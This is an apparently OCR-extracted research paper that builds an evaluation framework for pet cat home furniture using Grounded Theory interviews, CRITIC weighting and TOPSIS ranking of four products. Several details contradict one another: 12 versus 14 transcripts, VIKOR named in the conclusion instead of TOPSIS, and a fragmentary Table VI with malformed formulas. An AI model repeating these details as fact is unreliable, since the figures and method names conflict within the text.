***Keywords*—Grounded theory; CRITIC; TOPSIS; design evaluation; pet home**

I. INTRODUCTION

With increasing care for pets among people, the design and development of pet home products have gradually become a highly focused area of attention [1]. Pets are no longer just animals in the household; they are increasingly regarded as family members. With the rising status of pet cats as family members, people are placing greater emphasis on their living space and environment. Kretzler B argues that a good living environment not only enhances the quality of life for pet cats but also improves the interactive experience between pets and their owners [2]. Therefore, providing a home environment that meets pet needs and ensures safety and comfort plays a crucial role in maintaining human-pet relationships and promoting pet happiness. With the increasing importance of pet cat home design, the variety of related products on the market has sharply increased. However, this has also led to varying product quality and a lack of unified evaluation standards and systems. This often leaves consumers confused and uncertain when choosing and purchasing pet cat home products. Therefore, designing suitable pet home products has become a challenging task. To address issues such as pet care due to busy work schedules or short-term trips, FAN JIAXIN has designed a new type of smart pet home based on Internet of Things (IoT) technology [3]. Starting from the challenges encountered in the "human-cat cohabitation" environment in pet-owning households, CHEN XIAOMIN conducted in-depth research on the target audience, generated user personas, and identified the key pain points that the product needs to address most urgently [4]. HAN QIUMING has proposed corresponding design concepts and methods for the design issues of smart pet home products, aiming to provide guidance for pet home product designers [5]. However, the study did not provide a comprehensive, systematic design framework. Xu designed a dual-use household product for both humans and pets based on the concept of maximizing shared living space between pet owners and their pets [6]. Thus, it can be seen that current research primarily focuses on the product improvement process in pet home design, with relatively limited understanding of the development of other pet home products in the market and insufficient research on the evaluation system of pet home design. C. H. Chen pointed out that the design of successful new industrial products is increasingly related to careful market assessment [7]. Design evaluation helps identify and rectify deficiencies and issues in design, thereby enhancing the quality of products, services, or systems [8]. Therefore, it is necessary to develop a scientifically effective evaluation system to guide and promote the progress and development of pet cat home design. By promptly identifying and addressing potential design flaws, it ensures that products meet high standards of quality requirements. Common design evaluation methods used in industrial design include expert reviews, user surveys, and functional testing [9]. Chen conducted data quantification analysis on design evaluation for general products and artificial intelligence products, discussing the significant role of design evaluation in artificial intelligence product development. The study reviewed existing theories and methods, providing a theoretical foundation for constructing a more scientific, objective, and appropriate design evaluation system for artificial intelligence products [10]. Zuo integrates Analytic Hierarchy Process (AHP), Kansei Engineering, Knowledge Engineering, and other theoretical tools to propose a subjective evaluation index system for product design. This approach

summarizes and categorizes user characteristics to better understand users and provide more targeted design services [11]. Wu identified 12 indicators for evaluating humanized packaging design of elderly medications, and proposed a fuzzy comprehensive evaluation method based on expert weighting and its calculation [12]. WANG QIAN summarized the value structure of cultural and creative tourism products based on user and product surveys, and established an evaluation system for the design of cultural and creative products. This provides a reliable theoretical basis for validating the design of cultural and creative products [13]. A robust product evaluation system is essential for the growth of both enterprises and their offerings: it not only enables accurate assessment of product quality and performance, but also facilitates the fulfillment of user needs, enhances competitive advantage, and drives innovation. Although considerable research has been devoted to product design and smart home solutions, systematic analysis of user requirements and the development of an evaluation framework specifically for pet home furnishings remain underexplored. Consequently, despite progress in pet home design, existing appraisal methods in this domain are often subjective and lack scientific rigor, making it difficult for designers and consumers to accurately identify product strengths and weaknesses and thereby impeding further advancement. There is, therefore, an urgent need to establish a scientifically sound evaluation system.

This study seeks to address this gap by proposing a comprehensive, methodologically rigorous evaluation tool tailored to the design of home products for pet cats. It integrates Grounded Theory, the Criteria Importance Through Intercriteria Correlation (CRITIC) method, and the Technique for Order Preference by Similarity to an Ideal Solution (TOPSIS) to form a systematic design–evaluation framework. Methodological innovations of this research are threefold: first, it combines Grounded Theory with quantitative evaluation models to create a structured classification and modeling framework of user needs in pet home design, thereby providing a solid theoretical foundation for product development; second, it employs the CRITIC method for objective weighting, scientifically determining the relative importance of each design element and enhancing the accuracy and impartiality of the indicator system; and third, it constructs an operational TOPSIS-based composite evaluation model, whose feasibility and effectiveness are validated through empirical analysis of representative market products, leading to targeted design optimization recommendations. By introducing this novel evaluation system, the present study fills a critical void in the pet home design literature and offers theoretical guidance for future product improvement and innovation. In practical terms, the framework enables designers and manufacturers to pinpoint deficiencies, refine user experience, and strengthen market competitiveness.

II. Theoretical Research and Analysis

A. Application of Grounded Theory in Design Research

"Grounded Theory" is a research method and methodology in the field of social sciences. This approach, first proposed in 1967 by sociologists Barney Glaser and Anselm Strauss, is a qualitative research method [14]. Grounded Theory emphasizes the original materials obtained from empirical research. It is a methodological approach that involves breaking down collected data, identifying phenomena, conceptualizing these phenomena, and then systematically abstracting concepts to derive categories, thus being a method of discovery [15]. In the research process, Grounded Theory emphasizes extracting concepts and patterns from data rather than applying pre-existing theories [16]. This approach emphasizes discovering issues, phenomena, and relationships from actual observations and data, thereby generating new theories or extending existing ones. The theoretical framework involves not only summarizing data but also understanding the concepts and relationships underlying the research subject. Classic Grounded Theory includes first-level coding (open coding), second-level coding (axial coding), and third-level coding (selective coding) [17]. Open Coding and Axial Coding are two crucial analytical points in Grounded Theory. During the open coding stage, researchers progressively identify and label key concepts based on different contexts and events within the data. Axial coding involves reorganizing and interpreting the data identified during open coding to form a more systematic analytical framework [18]. In various disciplines, Grounded Theory has been widely applied, including its application in the field of design by DENG WEIBIN. To meet children's usage and experiential needs for smart toy houses, DENG WEIBIN proposed a design system strategy based on Grounded Theory and PCA (Principal Component Analysis). Using Grounded Theory's three-level coding, a hierarchical system of design requirements for smart toy houses was developed, providing theoretical insights for toy design [19]. ZHOU RUI used Grounded Theory to analyze in-depth interview data, extracting the core category of "user demand for symbiotic pet furniture", which enhances the potential for designing pet furniture that integrates symbiotic experiences [20]. JIAO YUANYUAN interviewed users using award-winning products from the "IF Design Award" and "Red Dot Design Award". By employing Grounded Theory coding methods, a theoretical model of "product design - product personality - design cues - product imagery" was constructed. This model demonstrates that users' perception of product design is a "product imagery" encompassing subjective ideas and objective objects [21]. CHEN HAOYU, using Grounded Theory as the research method, explored audience demands for museum cultural souvenirs through methods including SET analysis, surveys, and user interviews. Applying Grounded Theory's coding approach, the study uncovered feedback and requirements from the target audience regarding museum cultural souvenirs [22]. JIAO YUANYUAN conducted interviews with users of award-winning products from the "IF Design Award" and "Red Dot Design Award", applying Grounded Theory coding methods. This led to the development of a theoretical model "Product Design - Product Personality - Design Clues - Product Imagery", illustrating that user perception of product design encompasses subjective concepts and objective representations, known as "product imagery" [23]. Mohajan D points out that the purpose of classic Grounded Theory is to theorize and promote understanding of effective knowledge arising from people's lives in society. It is a theory development based on open-ended data [24]. Although Grounded Theory emphasizes theory generation from data,

researchers' subjective judgments and interpretations play a crucial role throughout the research process. Therefore, this study supplements objective theory by integrating CRITIC-TOPSIS. The CRITIC-TOPSIS method provides a systematic and structured evaluation framework, effectively integrating and analyzing theories generated from Grounded Theory, enhancing their practicality and applicability.

B. Application of the CRITIC-TOPSIS Methodology

The CRITIC-TOPSIS method combines the CRITIC method with the TOPSIS method, serving as a multi-criteria decision-making approach commonly used to evaluate and select various alternatives or decisions. The CRITIC method is primarily used for handling multi-criteria decision problems involving qualitative and quantitative criteria. It achieves integration of these two types of criteria by converting them into a common indicator system to determine relative weights of different criteria, thereby considering their importance in multi-criteria decision-making [25]. The TOPSIS method is used to determine the ranking order of alternative solutions or decisions, considering the performance of each solution across all criteria as well as the weights assigned to each criterion. It compares each solution's similarity to an ideal solution and a worst-case scenario, thereby identifying the optimal solution [26]. The combined CRITIC-TOPSIS method first uses the CRITIC method to determine criteria weights, which are then applied in the TOPSIS method to evaluate and rank various solutions. In related research, YANG XIAOHUA employed the CRITIC-TOPSIS evaluation model to analyze the development quality of Chinese listed manufacturing outward foreign direct investment (OFDI) enterprises. The study found that these enterprises have experienced low returns from their overseas investments, with some overseas operations showing negative impacts [27]. QIU BAOLEI utilized a comprehensive evaluation model combining CRITIC and TOPSIS methods to assess the importance of road segments. Subsequently, a case study was conducted on the road network in Wuhan city to validate the model. The results indicated that the top 20% ranked road segments are concentrated on the main arteries of the road network, while lower-ranked segments are primarily located on branch roads [28]. LIU YING used three design proposals for elderly intelligent walking aids as examples. They employed the Analytic Hierarchy Process (CRITIC) to calculate objective weights and further combined these with formulae to calculate composite weights for each criterion. Finally, they used the Technique for Order of Preference by Similarity to Ideal Solution (TOPSIS) to prioritize the design proposals. The evaluation system concluded that functional requirements were the most important criteria in the guidelines for evaluating intelligent elderly assistance products [29]. In conclusion, the CRITIC-TOPSIS method, when combined with subjective and objective weighting approaches in multidimensional data, yields more reasonable comprehensive weight values, demonstrating the specificity and effectiveness of designs or solutions.

C. Modelling the Study

This study develops a rigorous, integrated evaluation framework for pet home design by combining Grounded Theory, the CRITIC method, and TOPSIS, with the aim of providing quantifiable and actionable guidance for design practice. In the qualitative phase, we conducted semi-structured interviews with pet owners and other stakeholders, and applied the three stages of Grounded Theory coding—open coding, axial coding, and selective coding—to iteratively refine the raw textual data. Thirteen primary concepts emerged, which were subsequently grouped into four core dimensions: Comfort, Functionality, Aesthetics, and Safety, thereby yielding a multi-level theoretical model of user needs. In the weighting phase, the CRITIC method was employed to assign objective weights to these four dimensions and their sub-criteria by accounting for both the dispersion of sample ratings and the inter-criterion correlations. Finally, in the ranking phase, representative pet home product designs from the market were evaluated via TOPSIS: after constructing the weighted normalized decision matrix, we identified the positive and negative ideal solutions and computed each alternative's relative distance to these ideals. The resulting closeness coefficients were then used to establish a final ranking of design schemes. This workflow not only closes the loop from user insight to data analysis but also ensures the objectivity and reproducibility of the evaluation results through rigorous quantitative procedures, thus furnishing a practicable decision-support tool for scientific pet home design (see Fig. 1).



Fig. 1. Research flowchart.

III. Experimental Investigation

A. Data Collection

To capture users' feelings and expectations regarding the use of pet home products, this study employed a semi-structured interview approach. This method was chosen because semi-structured interviews preserve flexibility to a certain extent, allowing respondents to freely express their viewpoints and experiences. This openness facilitates a deeper understanding of user needs [30]. Based on the current research status of pet home products, the interview outline includes basic information about the respondents, their demands and expectations for pet home products, their user experience, and pet behavior. The question design follows the basic principle of starting with easy questions and progressing to more difficult ones, guiding respondents to discuss their overall feelings about using pet home products and then delving deeper into specific usage details and experiences [31]. Due to the widespread geographic distribution of respondents, this study was conducted through online interviews. Before the interviews began, the researchers explained the purpose of the study, the intended use of the data, and the participants' rights and protections, and obtained their informed consent. All participants took part voluntarily and were allowed to withdraw at any stage of the study. A total of 12 users were interviewed from February 2024 to April 2024, as detailed in Table I. Following the qualitative research requirements of

Grounded Theory, each interview session lasted approximately 20-30 minutes and focused on the outlined topics in-depth. Additionally, adhering to the standards of semi-structured interviews, respondents were encouraged to provide descriptions and evaluations beyond the interview outline based on their genuine opinions and experiences [32]. Since Grounded Theory requires theoretical saturation testing, this study employed a concurrent approach of conducting interviews and coding analysis. This involved adding three consecutive interview sessions without obtaining new nodes from existing data as the criterion to conclude interviews. This method is crucial for enhancing the credibility and reliability of qualitative research [33]. This study established nodes based on the research topic and interview results, and conducted further analysis according to the structured model developed.

TABLE I. USER INFORMATION SHEET

Sample Information	Demographic Information	Number of People	Share (%)
Gender	Male	7	58
	Female	5	42
Educational level	High school and below	2	17
	College	2	17
	Undergraduate and above	8	66
Vocational	Student	4	33
	National organization	2	17
	Company Employee	3	25
	Others	3	25
Have you ever purchased a pet home?	Yes	12	100
	No	0	0

B. Open Coding

Open coding is the process of assigning conceptual labels to sentences extracted from raw interview data, followed by categorizing and summarizing these labels into initial conceptual categories [34]. In this study, sentences or segments from 14 interview transcripts were assigned conceptual labels and then categorized and summarized into initial conceptual categories, a process known as initial conceptual categorization. During the coding analysis, all information from the interview data remained open, and effective information was progressively condensed and consolidated through iterative comparisons and content organization. Through open coding of these 12 interview transcripts, a total of 243 free nodes relevant to this study were identified. Subsequently, a subordinate analysis was conducted on these 243 free nodes, integrating and merging original data sentences with similar concepts, resulting in 28 initial categories, as shown in Table II. These initial categories represent direct user demands for pet home products.

TABLE II. OPEN CODING PROCESS

Primary Source Statements	Initial Scope
I wanted the pet bedding to provide enough comfort to keep my pet warm and cosy while resting.	Soft cushioning
Is it possible to include some touch-sensitive design that can trigger some interactive elements when the pet touches it.	Interactive design
Design some shared lounging areas in your home so that your pets can lounge together, brush each other's fur, etc. to enhance their bond.	Peer Interaction
Hopefully, pet homes are modest in terms of the amount of space they take up, so that they can meet your pet's needs without taking up too much space in your home.	Space occupation
We hope that the style of our pet's home will be consistent with the overall style of our home, creating a unified sense of wholeness.	Homogeneity of style
I hope the design can incorporate some level of concealment, allowing pets to have a sense of independent space on it without being disturbed by the external environment.	Private corner
I hope that the pet home can be designed as a shared space so that my pet and I have more opportunities to interact and enjoy family time together.	Human-pet interaction
It's a good idea to offer a selection of different types of toys, as different pets have different preferences.	Fun Toys
It would be nice to have some alternate layouts so that pets can do different kinds of activities on them.	Space for activities
Breathability can help disperse moisture and odours, which is important to keep pet products feeling fresh.	Air ventilation
If you can add some intelligent elements, such as remote monitoring, automatic feeding, etc., it will make the pet home more futuristic.	Nutritional Concerns
	Health Monitoring
Choosing soft and comfortable tones can create a welcoming resting environment for your pet without stimulating their vision.	Colours
	Cosy
I love that Pet Home has some smooth curved designs that make the overall shape look softer and more dynamic.	Shapes and Lines
Hopefully, the production process will focus on craftsmanship and give the pet home a more sophisticated and quality look.	Well-made
	Fine engraving
It is best to consider the size of your pet when designing to ensure that the proportions of your pet home are appropriate for different breeds and sizes of pets.	Proportionality
If it can be easily expanded, modules can be easily added or subtracted as your pet grows or your family's needs change.	Modular design
If there are easily replaceable components, such as mattresses or cushions, they can be easily changed to extend the life of your home.	Separable element
I tend to choose pet homes that use natural materials, such as wood and cotton and linen, which are better for your pet's health.	Harmlessness of materials
The construction of your pet's home must be sturdy and durable enough to withstand biting, chewing and scratching by your pet.	Sturdy construction
	Tough material
The surface should preferably be designed in a way that does not easily hide dirt, making it easy to clean and keep your pet's home tidy.	Smooth surface
It is best to avoid sharp edges and corners when designing to prevent pets from bumping into or injuring themselves while moving around.	No dead space design
Hopefully, the joints of the home will be reinforced to ensure that the overall structure is solid and prevents it from loosening or falling off.	Sturdy connection
	Pressure and impact resistance
For basic pet home products, I might be inclined to go for the more affordable ones.	Cheaply

C. Axial Coding

Axial coding builds upon open coding, aiming to further explore the relationships between conceptual clusters, initial categories, and sub-categories. It involves establishing

connections and logical relationships between initial concepts and sub-categories according to specific rules or pathways [35]. This section involves clustering analysis to establish associations and logical relationships between initial concepts and sub-categories according to specific rules or pathways [36]. Given that the connections between independent categories are not yet clear at this stage, the 28 initial categories derived from open coding were then traced back to interview statements. This analysis aimed to explore the logical relationships between concepts and between concepts and categories [37]. Through refinement, 13 more abstract and representative main categories were identified: Comfortable Living, Entertainment Stimulation, Health Care, Social Interaction, Coordinated Colors, Design Consistency, Aesthetic Shape, Fine Craftsmanship, Removable and Washable Design, Wear and Tear Resistance, Easy Cleaning, Price, and Sturdy Structure. These 13 main categories encompass the initial 28 categories and represent intermediate factors influencing user demands for pet home products, as shown in Table III.

D. Selective Coding

Selective coding, also known as focused coding, is a core component of Grounded Theory. The purpose of this coding is to distill the core categories [38]. Through continuous comparison of the core categories derived from axial coding, the rudimentary framework of theory construction is further demonstrated. Ultimately, four core categories are defined: Enhancing Pet Life, Aesthetic Appeal, Easy Cleaning and Maintenance, and Safety and Reliability. The categories and codes from each level of coding are detailed in Table III. These core categories obtained in this step result from qualitative analysis of the main categories and represent macro factors of user demands [39].

TABLE III. CATEGORIES AND CODES FOR THE THREE LEVELS OF CODING

Core Categories	Main Categories	Initial Categories
Enhance your pet's life A1	Comfortable living B1	Soft cushioning C1
		Ventilation C2
		Private Corner C3
	Entertainment and Stimulation B2	Fun Toys C4
		Interactive design C5
		Activity Space C6
	Health Care B3	Nutritional Concerns C7
		Health Monitoring C8
	Social interaction B4	Peer Interaction C9
		Human and pet interaction C10
Aesthetics A2	Colour coordination B5	Colour Matching C11
		Warmth C12
	Design Consistency B6	Unity of style C13
		Space Occupancy C14
	Aesthetically pleasing shapes B7	Harmonising proportions C15
		Shape and line C16
	Fine craftsmanship B8	Fine Carving C17
		Well-made C18
Easy to clean and maintain A3	Removable and washable design B9	Modular design C19
		Separable Components C20
	Resistant to wear and tear B10	Sturdy Construction C21
		Strong Material C22
		Non-hazardous materialsC23
	Easy to clean B11	Smooth Surface C24
		Dead-end design C25
Safe and reliable A4	Price B12	Cheap C26
	Stable structure B13	Strong connection C27
		Pressure and impact resistant C28

Applying Grounded Theory, an analysis of users yielded core categories, main categories, and initial categories of influencing factors, providing a profound theoretical foundation for the study and preparing for subsequent CRITIC-TOPSIS methodology. The theoretical framework provided by Grounded Theory helps researchers establish the structure of the pet home design evaluation system, including the hierarchy and relationships of concepts, thereby offering an organized evaluation system for CRITIC-TOPSIS methodology.

IV. EXPLORATION OF EXPERIMENTAL EVALUATION OF CRITIC-TOPSIS

In order to obtain representative samples of pet cat home products available in the market, this study employed a systematic sampling method to select products collected from market research. The sampling ensured coverage of different brands, types, and price ranges to comprehensively represent market diversity. The selected products were primarily sourced from Alibaba, a prominent online marketplace, and representative samples are illustrated in Fig. 2. User satisfaction with pet cat home products, identified through user surveys and aligned with main categories derived from Grounded Theory, was assessed using a rating scale of 1 to 5. Ratings ranged from 1 indicating dissatisfaction with the requirement, 3 indicating moderate satisfaction, to 5 indicating high satisfaction. Random distribution of surveys ensured equal opportunity for potential respondents to participate, thereby mitigating selection bias [40]. The survey was distributed randomly, with a total of 384 surveys distributed and 352 valid responses collected. Respondents' ages ranged from 23 to 65 years, with 43% male and 57% female respondents. The survey response rate was 91.7%. Table IV presents the representative products and their average scores obtained from the survey.

Fig. 2. Representative product showcase.

TABLE IV. EVALUATION SCORES FOR EACH REPRESENTATIVE PRODUCT

Samples and Identification Numbers		User Demand Main Categories												
		B1	B2	B3	B4	B5	B6	B7	B8	B9	B10	B11	B12	B13
D1		3	4	3	4	3	2	2	3	4	4	2	4	3
D2		2	5	4	5	2	2	3	3	3	4	1	3	4
D3		4	3	5	4	4	4	5	4	3	2	5	1	5
D4		5	3	4	3	5	4	5	5	1	2	5	2	5

A. Determine User Demand Weights

Firstly, combining the scores obtained from the above questionnaire with the representative samples, a judgment matrix is constructed for each main category. In this study, there are a total of 4 representative samples and 13 indicators, forming a matrix $X = [x_{ij}]m * n$, where x_{ij} represents the value of the j indicator for the i sample.

Data processing: Formula (1) is applied to normalize the initial judgment matrix, and the correlation coefficient matrix is obtained through correlation coefficient calculations, as shown in Table V.

$$X_{ij} = \frac{X_{ij} - Min \le i \le n X_{ij}}{Max \le i \le n X_{ij} - Min X_i \le i \le n X_{ij}} \quad (1)$$

Comparability: Comparability in the CRITIC method is quantified through correlation analysis. It reveals the relative degree of correlation between different criteria, providing a basis for weight allocation [41]. Relevant data is calculated according to Formula (2), where σ_j represents the amount of information in the i upper-level condition.

$$\sigma_j = \sqrt{\frac{\sum_{i=0}^{n}(X_{ij} - X_j)^2}{n-1}} \quad (2)$$

Inconsistency: Indicator conflict examines whether there is any contradiction or conflict between different criteria [42]. If users provide conflicting evaluations between different criteria in pairwise comparisons, it indicates a conflict between these criteria. The relevant values are calculated using Formula (3), as shown in Table VI.

$$S_j = \sum_{j=1}^{m}(1 - r_{ij}) \quad (3)$$

B8	0.06	1.82	0.57	1.85	0.06	0.10	0.13	0.00	1.90	1.90	0.11	1.67	0.18
B9	1.72	0.52	1.32	0.35	1.72	1.69	1.75	1.90	0.00	0.31	1.61	0.49	1.76
B10	1.89	0.10	1.71	0.29	1.89	2.00	1.96	1.90	0.31	0.00	1.98	0.11	1.90
B11	0.06	1.97	0.41	1.79	0.06	0.02	0.11	0.11	1.61	1.98	0.00	1.81	0.20
B12	1.60	0.33	1.95	0.68	1.60	1.89	1.95	1.67	0.49	0.11	1.81	0.00	1.94
B13	0.33	1.64	0.15	1.43	0.33	0.10	0.01	0.18	1.76	1.90	0.20	1.94	0.00

Information Carrying Capacity: C_j is the information content contained in the i upper-level condition. Higher information content typically implies that users have provided more explicit and consistent comparisons, thereby aiding in determining the relative weights of criteria.

$$C_j = \sigma_j \sum_{i=1}^{m} (1 - r_{ij}) \quad (4)$$

When determining the weights of each category, both the standard deviation of the criteria and the correlation between categories are taken into account. The formula for calculating W_j for the j-th category is as follows:

$$W_j = \frac{C_j}{\sum_{k=1}^{m} C_j} \quad (5)$$

Finally, using CRITIC, weight values for the 13 main categories are calculated. Through the relationship between core categories and main categories, the weight proportions for the four core categories are determined as follows: A1: 0.30, A2: 0.27, A3: 0.28, A4: 0.16, as detailed in Table VII. Utilizing CRITIC for the weighting of main categories in user demands helps ensure that various criteria in the evaluation system accurately reflect the key factors in pet cat home design.

B. Product Evaluation

To provide a more objective evaluation of which of the four representative solutions better aligns with user demands, the TOPSIS research method is employed for design solution evaluation. The primary categories are used to represent the User Satisfaction Decision Index, and a judgment matrix is constructed. In this matrix, columns represent different products, and rows represent different evaluation criteria or attributes, with each element indicating the performance of the corresponding solution on the respective attribute. Subsequently, the judgment matrix is standardized, mapping all data to the same range to ensure consistency in weights between different attributes [43], as shown in Table VIII.

$$Z_{ij} = \frac{X_{ij}}{\sqrt{\sum_{k=1}^{n} (X_{ij})^2}} \quad (6)$$

TABLE VII. VALUES FOR CORE CATEGORY WEIGHTS

	SIGMA	Indicator Conflict	C_j	W_j	SUM	Core Categories
B1	0.43	10.56	4.55	0.061	0.30	A1
B2	0.48	15.48	7.41	0.099		
B3	0.41	10.38	4.24	0.057		
B4	0.41	14.70	6.00	0.080		
B5	0.43	10.56	4.55	0.061	0.27	A2
B6	0.58	9.95	5.74	0.077		
B7	0.50	9.88	4.94	0.066		
B8	0.48	10.36	4.96	0.066		
B9	0.42	15.14	6.35	0.085	0.28	A3
B10	0.58	16.05	9.27	0.124		
B11	0.52	10.14	5.22	0.070		
B12	0.43	16.02	6.90	0.092	0.16	A4
B13	0.48	9.96	4.77	0.064		

TABLE VIII. STANDARDISED MATRIX

	B1	B2	B3	B4	B5	B6	B7	B8	B9	B10	B11	B12	B13
D1	0.41	0.52	0.37	0.49	0.41	0.32	0.25	0.39	0.68	0.63	0.27	0.73	0.35
D2	0.27	0.65	0.49	0.62	0.27	0.32	0.38	0.39	0.51	0.63	0.13	0.55	0.46
D3	0.54	0.39	0.62	0.49	0.54	0.63	0.63	0.52	0.51	0.32	0.67	0.18	0.58
D4	0.68	0.39	0.49	0.37	0.68	0.63	0.63	0.65	0.17	0.32	0.67	0.37	0.58

For the normalized values, the maximum and minimum values are determined to constitute the ideal solution and negative ideal solution. The ideal solution includes the optimum values for each attribute, while the negative ideal value comprises the worst values for each attribute [44]. For each solution, calculate its distance to the ideal solution and the negative ideal solution. The formulas for calculating the distances to the positive and negative ideal solutions are shown in (7) and (8).

$$D_i^+ = \sqrt{\sum_{j=1}^{m} W_j \left(Z_j^+ - Z_{ij}\right)^2} \quad (7)$$

Define the distance of the i evaluation object to the maximum value.

$$D_i^- = \sqrt{\sum_{j=1}^{m} W_j \left(Z_j^- - Z_{ij}\right)^2} \quad (8)$$

Define the distance of the i evaluation object to the minimum value.

Based on the distance between representative solutions and the ideal solution, calculate the comprehensive evaluation index for each solution. Here, W_j incorporates the weight values of each main category obtained through CRITIC. Calculate the D^+ and D^- values for the three solutions, determine their comprehensive scores, and rank them, as shown in Table IX.

$$C_i = \frac{D_i^-}{D_i^+ + D_i^-} \quad (9)$$

TABLE IX. COMPREHENSIVE PROGRAMME RANKING

	D+	D-	CI	Ranking
D1	0.227396	0.261169	0.534564	1
D2	0.253126	0.220596	0.465665	4
D3	0.231772	0.255408	0.524258	2
D4	0.242646	0.263505	0.520606	3

V. Discussion and Analysis

This study applied Grounded Theory to explore user demands for cat furniture, identifying four primary core categories. The CRITIC method assisted in determining the weights of these core categories, quantifying the importance users place on different needs. According to the research findings, enhancing pet living scored highest at 30% weightage, followed by ease of cleaning and maintenance at 28%, aesthetic appeal at 27%, and safety and reliability at 16%. These weights reflect users' prioritization factors when selecting cat furniture, emphasizing how products can meet expectations by offering more comfortable and easier maintenance experiences. The TOPSIS method, through comprehensive scoring, ranked and prioritized relevant pet furniture products in the market, aiding researchers in understanding which products best align with user needs and guiding future product improvements. Therefore, based on this study's findings, recommendations for enhancing current cat furniture products will be provided.

The core categories for enhancing pet life include four main areas: comfortable living, entertainment stimulation, health care, and social interaction. Among these, entertainment stimulation and social interaction hold the highest importance in user evaluations, as users primarily assess from their own perspectives, indicating a desire for these interactive elements from their pets. Therefore, in the design of pet furniture products, activities for pets are crucial. Setting up activity areas where cats can exercise and incorporating toys that stimulate their hunting instincts, such as climbing frames and rolling balls, are essential. Product D1 received high satisfaction ratings partly due to providing excellent entertainment for pets. It features multiple platforms and shelves of varying heights, allowing cats to rest and observe their surroundings at different levels. Good air circulation promotes pet health, and D1's fully open design further demonstrates its attention to pets' living environment. Users seek emotional relief through interacting with their pets, and positive human-animal interactions help build stronger bonds between pets and owners [45]. In terms of social interaction, Mondémé C's research points out that pet cats are social animals that require interaction and communication with humans and other animals, which is crucial for their psychological well-being [46]. Therefore, a good social environment can help cats expend energy, release stress, and prevent these issues from arising. Therefore, in the product development process, various social elements can be introduced, such as beds of different sizes, bedding, or pet accessories, which can attract cats to gather around them, promoting interaction and play among them [47]. In related research, Cai S proposed an emotional human-machine interface design method for a mobile app. Testing has shown that it can help cat owners flexibly control the litter box, thereby enhancing the comfort and safety of cats [48]. Based on this research, designers can develop more toys equipped with sensors and responsive features, such as touch-sensitive, sound-sensitive, or motion-sensitive capabilities, to interact based on the cat's actions or sounds. He H believes that adding interactive functionalities requires a systematic analysis from the perspectives of humans, environment, and pets, thereby providing solutions to enhance interaction between humans and pets [49]. From a human perspective, it is necessary to develop products that cater to different age groups and abilities. From an environmental perspective, interactive products should be integrated sensibly into home design, ensuring they do not occupy excessive space while meeting pets' needs adequately. From a pet perspective, designs should stimulate natural behaviors and habits.

The primary category for easy cleaning and maintenance is divided into three parts: detachable and washable design, durable and chew-resistant, and easy to clean, with durability and chew resistance being the highest proportion. This is because cats naturally enjoy scratching and biting objects as part of their clawing and displaying behaviors [50]. Therefore, designing products with good durability and chew resistance can effectively reduce the likelihood of other furniture or items being damaged. This requires selecting high-strength materials during the product design phase that can withstand pets' chewing and scratching behaviors, such as high-density fiberboard (HDF), high-strength polymers, hard rubber, and others [51]. L. da Silva Gonçalves also pointed out in their research that pet cats exhibit extremely high levels of activity [52], therefore, the product surface should be designed with non-slip or textured features to increase stability and safety for pets during use. Secondly, the core requirement of aesthetic appeal is divided into four aspects: coordinated colors, design consistency, aesthetic shapes, and refined craftsmanship. Among these, design consistency scores the highest, while the scores for other requirements are equal. Design consistency refers to the overall uniformity of the appearance of the entire pet home product, including the consistency of design elements such as color, material, and shape, ensuring a harmonious and unified overall look. Cross N's research indicates that consistent design enhances the overall aesthetic and quality perception of products. Through unified design language and style, products appear more coordinated and professional, thereby enhancing consumer desire to purchase and satisfaction [53]. Designers should establish a theme or core concept based on the product's use scenarios and functionalities to ensure consistency in the overall shape and contours, avoiding abrupt or discordant visual effects. Attention to detail in product design, such as edge treatments and decorative elements, is crucial to seamlessly integrate each detail into the overall design without appearing abrupt or incongruous. Considering cats' perception of colors and ensuring alignment with owners' aesthetic preferences, selecting pet products that harmonize with home décor colors ensures coherence with the overall interior design and color scheme. This approach guarantees consistency between pet users and home aesthetics, creating a harmonious and unified indoor environment [54]. In the final core category, safety and reliability, it includes product pricing and sturdy structure. Market research has shown significant price variations in pet home products, prompting users to find a balance between quality and price. Businesses should offer economical and high-end options to cater to diverse user needs and budgets [55]. Pet homes should also include additional supports or fixing devices to enhance the structural stability.

This study has successfully established a comprehensive evaluation system aimed at assessing and optimizing the quality of pet cat home designs. By applying this evaluation

system, the strengths and weaknesses of various design proposals across different evaluation criteria can be clearly identified, providing scientific decision-making support for designers and decision-makers. Furthermore, this evaluation system not only focuses on the performance of individual design proposals but also offers flexible application in diverse scenarios and environments, enhancing its utility and applicability. Future research can delve deeper into exploring the interaction patterns and behavioral needs between pet cats and humans to further enhance the accuracy and practicality of the evaluation system. Through interdisciplinary collaboration integrating expertise from animal behavior, psychology, and design fields, a more comprehensive and in-depth assessment framework can be developed to drive innovation and development in pet cat home design. In conclusion, this study provides robust methods and tools for understanding and improving pet cat home design. Future research will continue to explore and optimize the evaluation system, fostering ongoing progress and innovation in this field.

VI. Conclusion

This study developed a comprehensive evaluation framework for pet-cat home design to address two pervasive issues in current pet furniture development: the inadequate consideration of user needs and the lack of clear design standards. By employing Grounded Theory for qualitative requirement elicitation and integrating CRITIC and VIKOR for quantitative analysis, the framework systematically identifies and assesses key design criteria. These criteria are organized into four primary dimensions—Enhancing Pet Life Quality, Ease of Cleaning and Maintenance, Aesthetic Appeal, and Safety—each of which is further subdivided into thirteen specific sub-dimensions. Compared with traditional evaluation methods that often rely solely on subjective judgments, our multidimensional framework overcomes the limitations of single-method approaches by providing a holistic analysis of design requirements and offering precise, data-driven guidance for design decision-making. Despite the practical utility of the proposed framework and its theoretical contributions to pet-cat furniture design, several limitations remain. First, as smart technologies become more prevalent in the market, future studies should explore how features such as intelligent monitoring and automated cleaning can be seamlessly integrated into traditional designs to enhance both functionality and user experience. Second, while this research focused primarily on the needs of the pet, it did not fully examine the dynamics of owner–pet interaction. Subsequent investigations should therefore investigate owners' expectations for furniture design and how their usage behaviors influence product development, particularly in terms of spatial utilization and aesthetic coherence.

